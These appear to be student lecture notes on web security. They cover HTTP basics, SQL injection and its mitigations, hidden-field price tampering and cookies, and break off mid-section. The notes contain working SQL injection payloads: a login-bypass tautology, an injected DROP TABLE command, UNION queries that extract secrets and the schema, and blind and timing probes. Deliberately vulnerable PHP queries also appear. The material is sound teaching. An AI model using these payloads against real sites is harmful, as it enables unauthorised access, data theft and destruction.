[Th 5] Web Security


Browsers are very complex software because they must support different features, languages, and protocols.

Initially, we didn't care about their security but then the rapid evolution in uses and features raised very high security risks. In addition, compatibility with old websites is important and the users care more about convenience than security.

Another problem with security is that there are lot of sharing between websites, so thinking isolating them is not realistic


- example APIs, Advertisement

WEB SERVER AND CLIENTS



In this architecture resources are identified by URLs (Universal Resource Locator) where we explicitly say:

- the protocol or schema (ftp, http or others)
- credentials
    - for example as <username>:<password> @ hostname
- server or the hostname (that is converted in IP by the DNS) and its port
- the resource path
- various parameters if required




http://abc.com/def/index.html

http://abc.com/def/index.php?a=1&b=hello

HTTP

The hypertext transfer protocol is based on a request-response mechanism:



Each request contains the URL of the resource that the client needs and some headers.

Requests can be of different types, for example, GET or POST.


- **in GET requests all data are contained in the URL**
- **in POST requests, sensitive data are sent in the body of the request, so they are not included in the URL**

The REFERER is the website from which the request is performed

HTTP RESPONSES

An HTTP response contains the protocol version, the status code, the cookies, and the response content.

A cookie is a couple <key - value> that is used to store the user session or other kind of information like user preferences.
They are stored in the client.



```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1223
<!DOCTYPE html>
<html>
        <head>
                <meta charset="utf-8">
                <title>Login - Zoobar Foundation</title>
```

Status codes are composed of 3 digits and are of 5 different types:

Status code: 1** Informational Response, 2** Success, 3** Location change, 4** Client Error, 5** Server Error


SQL injection

An SQL injection is born by the fact that a web app takes from the user input and puts it into a query, **executing a string concatenation without validation.**

An attacker can leverage it and sending a crafted input can force the back end to perform a different query or to leak sensitive information.

Suppose to know that the database of a Website has a table User(Name, Gender, Age, Email, Password)

Suppose to have this form to do the login:



Under the cover, the code is PHP and the variable associated with the username is $user and the password $pass.

If the query is performed in this way:

```
$result = mysql_query(
     "select * from Users
     where (name='$user' and password='$pass');"
     );
```

- we have a serious problem here

Imagine injecting in the username:


- **frank' or 1=1 --**

```
$result = mysql_query("select * from Users where (name='frank' OR 1=1); --' and password='...';");
```

- **in this case, we can perform the login as frank, because the query will return a result.**

Or to inject:

- **frank' or 1=1; DROP TABLE USERS --**



```
frank' OR 1=1); DROP TABLE Users; --
```

```
$result = mysql_query("select * from Users where (name='frank' OR 1=1); DROP TABLE Users; --' and password='...';");
```

- here we are deleting the User table from the database

REMEMBER -- is used to comment everything is on its right, so we close the query where we want and need to close it as an attacker

UNION-based SQL injection

In the previous case, the result of an attack is the changing of the application logic flow. **In other cases, the attacker may want to leak useful information from the DB.**


The simplest case is when the website reflects the output of the query (for example we search for a product on Amazon and it returns the list of products in the DB).

These types of attacks are called UNION-based attacks because they leverage the UNION operator.

UNION operand example:

```
SELECT column_1,column_2 FROM table_1
UNION
SELECT column_3,column_4 FROM table_2
```

- Returns all the rows from the first query and all the rows of the second query



column_1	column_2
A	3
B	4

column_3	column_4
C	11
D	12
E	12

A	3
B	4
C	11
D	12
E	12

Also in this kind of attack, the main idea is to inject a tautology (1=1) and then add other portions of SQL in order to retrieve information from other tables.

Let's imagine to have a query of this kind:

```
$result = mysql_query(
      "select column_1 from Table
      where column_2=$input;"
      );
```

Now we could inject:

- 1 OR 1=1 UNION SELECT secret FROM secrets

```
$result = mysql_query(
     "select column_1 from Table
     where column_2=1 OR 1=1 UNION SELECT secret FROM secrets;"
     );
```

NOTE THAT:

- **the tables in UNION must have the same number of columns**
    - **in this case 1 for the original query and 1 for the injected query**
- **the columns must be of the same data type**
    - **in this case, they could be varchar for both or "strings"**

In order to understand how many columns we retrieve from the original query we can use:

- brute force
    - **UNION SELECT null, null, ... (in an incremental way until we reach a point in which the query is executed without errors)**

      `1 OR 1=1 UNION SELECT column_1 FROM table` → ERROR

      `1 OR 1=1 UNION SELECT column_1,column_2 FROM table` → ERROR

      `1 OR 1=1 UNION SELECT column_1,column_2,column_3 FROM table` → OK: The number of columns is 3
    -
- ORDER BY
    - **ORDER BY 1 then BY 2 until we don't get an error**

`1 OR 1=1 ORDER BY 1` $\rightarrow$ OK

`1 OR 1=1 ORDER BY 5` $\rightarrow$ ERROR

`1 OR 1=1 ORDER BY 3` $\rightarrow$ OK

`1 OR 1=1 ORDER BY 4` $\rightarrow$ ERROR: The number of columns is 3


In some cases, we can have a problem when the query returns only the first row of the result but we need to append the result of the UNION query. In this case, we need to force the first query to return an empty result:

```
1 AND 1=0 UNION SELECT secret FROM secrets
```

- 1=0 forces the first query to fail

Retrieving database schema

Some DDBMS have a special schema called INFORMATION_SCHEMA that contains all the metadata of the database.



Main tables

- INFORMATION_SCHEMA.schemata: All schemas in the database
- INFORMATION_SCHEMA.tables: All tables in the database
- INFORMATION_SCHEMA.columns: All columns in the database

Thus, for example:

```
SELECT schema_name FROM information_schema.schemata
SELECT table_name FROM information_schema.tables WHERE table_schema = 'someschema'
SELECT column_name FROM information_schema.columns WHERE table_name = 'sometable'
```

The **DATABASE()** function retrieves the current schema


```
SELECT table_name,column_name FROM information_schema.columns
       WHERE table_schema = DATABASE()
```

BLIND SQL injection

A blind SQL injection happens when we have a SQL injection but the results of the queries are not shown on the page, so we cannot see if our payload works or not.

For example, the previous login code returns true or false according to the result of the query, so we can use it to have a true/false oracle.

So the idea here is to inject a tautology in the original query and then add an expression we can use as an oracle, to retrieve information:



```
$result = mysql_query(
      "select Age from Users
      where (Name='$input');"
      );
```


- Inject `' OR 1=1) AND expression --`
- Example expressions:
  - `SUBSTR(Password, 4, 1) = 'a'`
  - `Password LIKE 'a%'`

- naturally, the process of password extraction may be automatized.

Another strategy to understand if we have a blind SQL injection is the use of

- **SELECT SLEEP(10)**
- if there is a blind SQLi then we will notice because we need 10 seconds to obtain a response

Mitigating SQL injection



Every input from the user is a critical thing.

THE SOLUTION IS VALIDATE INPUT!!!!!

The basic idea to mitigate SQL injections is to disallow the possibility of having "code" dropping suspicious requests.

WHITELIST CHECKING

One strategy is to use whitelists in order to explicit which are the admitted values.
In this case, the idea is based on the fact that if an input is not correct then we prefer to completely drop the request.

Constructing a whitelist is a problem because we may need a large number of possible inputs.

BLACKLIST STRATEGY

The blacklisting is a strategy in which we sanitize the input (EVIL THING!!!!!).
The idea is to explicit the characters we don't want in a user input, for example:

- ' ; --

But it is a problem if we need to use them:

- Brian O'Connor (how we can use ' now?)

ESCAPING STRATEGY

It is also a sanitizing strategy (EVIL THING).
The idea here is to sanitize bad characters using \
So for example we escape:

- **change ' to \\'**
- **change ; to \\;**
- **change - to \\-**
- **change \\ to \\**


USE PREPARED STATEMENTS (BEST THING)

In this case, when we want to perform a QUERY we state the structure of the query and for this reason is not possible to deviate and return different information

```
$stmt = $db->prepare("select * from
Users where name=? and password=?;");

$stmt->bind_param("ss", $user, $pass);

$stmt->execute();
```


select / from / where
*
Users
and
=
=
name
frank' OR 1=1); --
password
$pass
Binding is only applied to the leaves, so the structure of the tree is *fixed*

AVOID QUERIES STATEMENTS

Instead of performing queries, we can use ORM (Object Relational Mapping) that are used to model the DB data as objects and to work directly on them (we manage them in code).

```
$query = $this->db->get('mytable');
```

produces `SELECT * FROM mytable`

DEFENSE IN DEPTH

One idea is to allow the SELECT command but only on fixed tables and not on all of them.
Or we can encrypt the data retrieved from the DB.

WEB-BASED STATE (SESSIONS)

From a user point of view, an HTTPP session is based on different phases:

1. the client connects to the server
2. the client sends a request
3. the server replies to the request
4. the client sends another request according to the response of the server
5. repeat 3 and 4
6. the client disconnects


In this case, the HTTP protocol doesn't need to know that the client is always the same.

But web applications maintain an ephemeral state that is continuously exchanged between client and server, It is based on two mechanisms:

- **hidden fields**
- **cookies**

HIDDEN FIELDS

Let's imagine an e-commerce where with the order.php page we place an order and with the pay.php page we can perform the transaction.



socks.com/pay.php
Pay
The total cost is $5.50. Confirm order?
Yes
No

Now let's imagine the order.php page has a hidden input field used to submit in a post request the price to the pay.php page:

```
<html>
<head> <title>Pay</title> </head>
<body>
<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">
</body>
</html>
```

pay.php:

```
if(pay == yes && price != NULL)
{   bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

Now here we have a serious problem because an attacker can easily change it by inspecting the HTML code.

```
<input type="hidden" name="price" value="0.01">
```

We can use Capabilities as a defense here:

- **the idea here is to exchange a ticket between the client and the server**
- **the server stores the price internally and associates it with the ticket**
- **the client on the checkout sends the ticket to the server** (or in each subrequest after the "important" one)

The ticket is chosen by the server and is a random value

```
<html>
<head> <title>Pay</title> </head>
<body>
<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="367492">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">
</body>
</html>
```

Now pay.php:

```
price = lookup(sid);
if(pay == yes && price != NULL)
{   bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```


This approach has some problems:

- we need to add the capability on each page
- if we close the browser tab we need to perform all the operations again

COOKIES

The server maintains the state and the session of a user using a cookie.
It sends the cookie to the client using HTTP and the client stores it in his internal memory.


The client will include its cookies in the next requests it will send to the server.


1. The browser requests a web page
2. The server sends the page and the cookie
The cookie
Hello World!
3. The browser requests another page from the same server
The cookie
Web browser
Web server

A cookie is a pair <key - value> but it contains also a list of options that are used for different purposes:

